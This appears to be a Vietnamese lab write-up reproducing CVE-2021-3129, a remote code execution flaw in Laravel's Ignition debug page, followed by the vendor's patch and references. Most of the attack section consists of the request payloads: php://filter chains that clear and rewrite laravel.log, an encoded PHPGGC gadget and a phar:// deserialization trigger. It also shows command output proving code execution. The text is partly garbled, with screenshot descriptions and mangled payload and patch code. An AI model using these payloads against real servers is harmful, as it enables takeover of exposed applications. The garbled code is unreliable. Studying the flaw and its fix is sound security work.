1 [2024-07-01 07:05:50] local.ERROR: Undefined variable: user [stacktrace]
#0 /var/www/html/cve/test/resources/views/welcome.blade.php(1)
#1 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(220)
#2 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(218)
#3 /var/www/html/cve/test/vendor/fade/ignition/src/Views/Emitter.php(14)
#4 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(217)
#5 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(215)
#6 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(213)
#7 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(211)
#8 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(209)
#9 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(207)
#10 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(205)
#11 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(203)
#12 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(201)
#13 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(199)
#14 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(197)
#15 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(195)
#16 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(193)
#17 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(191)
#18 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(189)
#19 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(187)
#20 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(185)
#21 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(183)
#22 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(181)
#23 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(179)
#24 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(177)
#25 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(175)
#26 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(173)
#27 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(171)
#28 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(169)
#29 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(167)
#30 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(165)
#31 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(163)
#32 /var/www/html/cve/test/vendor/laravel/framework/src/Illuminate/Foundation/View.php(161)
```

File log khi chưa xoá

Burp Suite Community Edition v2024.4.5 - Temporary Project

File Edit Selection View Go Run Terminal Help

Request

```
Pretty Raw Hex Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: 127.0.0.1:8000
3 Date: Mon, 01 Jul 2024 07:08:21 GMT
4 Connection: close
5 X-Powered-By: PHP/7.4.33
6 Cache-Control: no-cache, private
7 Date: Mon, 01 Jul 2024 07:08:21 GMT
8 Content-Type: text/html;
charset=UTF-8
9 phpdebugbar_id: X25d516d5a7a19ee4267bd323db99c089
10
11
```

Connection: keep-alive

18 { "solution": "Facade\\Ignition\\Solutions\\HandleViewVariableOptionalSolution", "parameters": { "variableName": "username", "viewFile": "php://filter/write=convert.iconv.utf-8.utf-16be|convert.quote_d-printable|convert.iconv.utf-16be.utf-8|convert.base64 -decode|resource../storage/logs/laravel.log" } }

21 }


File laravel.log - test - Visual Studio Code

storage > logs > laravel.log

Xoá log thành công


- Payload 2: Gửi payload đệm

```
{ viewFile: 'AA' }
```



Gửi Payload đêm thành công, log hiển thi báo lỗi

- Payload 3: Gửi Payload



Log ghi nhận payload, vậy log có đủ 2 payload: đệm và payload thực thi

```
{ viewFile:
'=50=00=44=00=39=00=77=00=61=00=48=00=41=00=67=00=58=00=31=00=39=0
0=49=00=51=00=55=00=78=00=55=00=58=00=30=00=4E=00=50=00=54=00=56
=00=42=00=4A=00=54=00=45=00=56=00=53=00=4B=00=43=00=6B=00=37=00
=49=00=4' }
```

- **Payload 4: Chuyển nội dung log trong file thành file Phar**

```
{ viewFile:
'php://filter/write=convert.quoted-printable-decode&convert.iconv.utf-16le.utf-8&convert.base64-decode/resource=../storage/logs/laravel.log' }
```

The screenshot shows two windows side-by-side. On the left is Visual Studio Code with a terminal window titled 'laravel.log - test - Visual Studio Code'. It displays the command: 'php://filter/write=convert.quoted-printable-decode&convert.iconv.utf-16le.utf-8&convert.base64-decode/resource=../storage/logs/laravel.log'. On the right is Burp Suite Community Edition v2024.4.5 - Temporary Project. In the 'Repeater' tab, there is a request and response pane. The request pane shows a POST request with a large hex dump of the payload. The response pane shows a successful HTTP 200 OK response with the content 'HTTP/1.1 200 OK'.

Chuyển nội dung thành công

Trong nội dung file log chỉ chứa đoạn payload PHP GGC sau khi được dịch.

• Payload 5: Khai thác Phar Deserialize

```
{ viewFile: 'phar://..../storage/logs/laravel.log/test.txt' }
```

The screenshot shows the Burp Suite interface with a captured request and response for a Laravel log test.

Request:

```
POST /laravel.log HTTP/1.1
Host: 127.0.0.1:8000
Content-Type: application/x-www-form-urlencoded

storage/logs > laravel.log
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 11529

<!DOCTYPE html>
<html>
<head>
    <title>Laravel Log Test</title>
</head>
<body>
    <h1>Laravel Log Test</h1>
    <p>The log entry has been successfully recorded.</p>
    <pre>storage/logs/laravel.log</pre>
</body>
</html>
```

The response body contains the log entry from the Laravel log file, indicating successful recording.

- Exploit thành công, kết quả trả về thông tin của máy:

uid=1000(piperpole),gid=1000(piperpole),groups=1000(piperpole),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),115(wireshark),116(bluetooth),129(scanner),136(kaboxer).

Cách patch của vendor:

The screenshot shows a code editor with two panes. The left pane, titled 'EXPLORER', displays the Laravel project structure:

- project_name
- vendor
- psr
- psy
- ralouphie
- ramsey
- sebastian
- symfony
- theseer
- tijssverkoyen
- vlucas
- voku
- webmozart
- autoload.php
- .editorconfig
- .env
- .env.example
- .gitattributes
- .gitignore
- artisan

The right pane, titled 'composer.json', shows the contents of the composer.json file:

```
project_name > composer.json > ...
1  {
2      "name": "laravel/laravel",
3      "type": "project",
4      "description": "The skeleton application for the Laravel framework.",
5      "keywords": ["laravel", "framework"],
6      "license": "MIT",
7      "require": {
8          "php": "^8.2",
9          "laravel/framework": "^11.9",
10         "laravel/tinker": "^2.9"
11     },
12     "require-dev": {
13         "fakerphp/faker": "^1.23",
14         "laravel/pint": "^1.13",
15         "laravel/sail": "^1.26",
16         "mockery/mockery": "^1.6",
17         "nunomaduro/collision": "8.0",
18         "phpunit/phpunit": "11.0.1"
19     },
20     "autoload": {
21         "psr-4": {
22             "App\\": "app/",
23             "Database\\Factories\\": "database/factories/",
24             "Database\\Seeders\\": "database/seeders/"
25         }
26     },
27 }
```

Cách đơn giản là vendor không cài sẵn Ignition/Facade sau khi Install bản mới nhất, trong mục require không hề có trình báo lỗi đó.

Còn trong Ignition đã fix lại tính năng MakeVariableSolution bằng cách thêm một function lọc path **không cho phép dùng stream wrapper** như **php://filter** và bắt buộc path đuôi file phải chứa **.blade.php**.



The screenshot shows a GitHub pull request diff. The code is in PHP and defines a `makeOptional` method. It checks if the `'viewFile'` parameter starts or ends with `'.blade.php'`. If it does, it returns `false`. Otherwise, it reads the original contents of the file and replaces the variable name with an empty string. A note at the top says "ed this conversation as resolved." and there is a "Show resolved" button.

```
+     public function makeOptional(array $parameters = [])
+     {
+         # Only allow full or relative paths, and paths that end in .blade.php
+         if (!Str::startsWith($parameters['viewFile'], ['', './']) || !Str::endsWith($parameters['viewFile'], '.blade.php')) {
+             return false;
+         }
+
+         $originalContents = file_get_contents($parameters['viewFile']);
+         $newContents = str_replace('${$parameters['variableName']}', '${$parameters['variableName']}.' ?? '', $originalContents);
```

Tham khảo:

1. <https://www.php.net/manual/en/filters.convert.php#filters.convert>
2. <https://www.ambionics.io/blog/laravel-debug-rce>
3. <https://github.com/zhzyker/CVE-2021-3129?tab=readme-ov-file>
4. <https://viblo.asia/p/tim-hieu-ve-framwork-laravel-p1-amoG8191vz8P>
5. <https://hackmd.io/@chuong/insecure-deserialization-trong-php>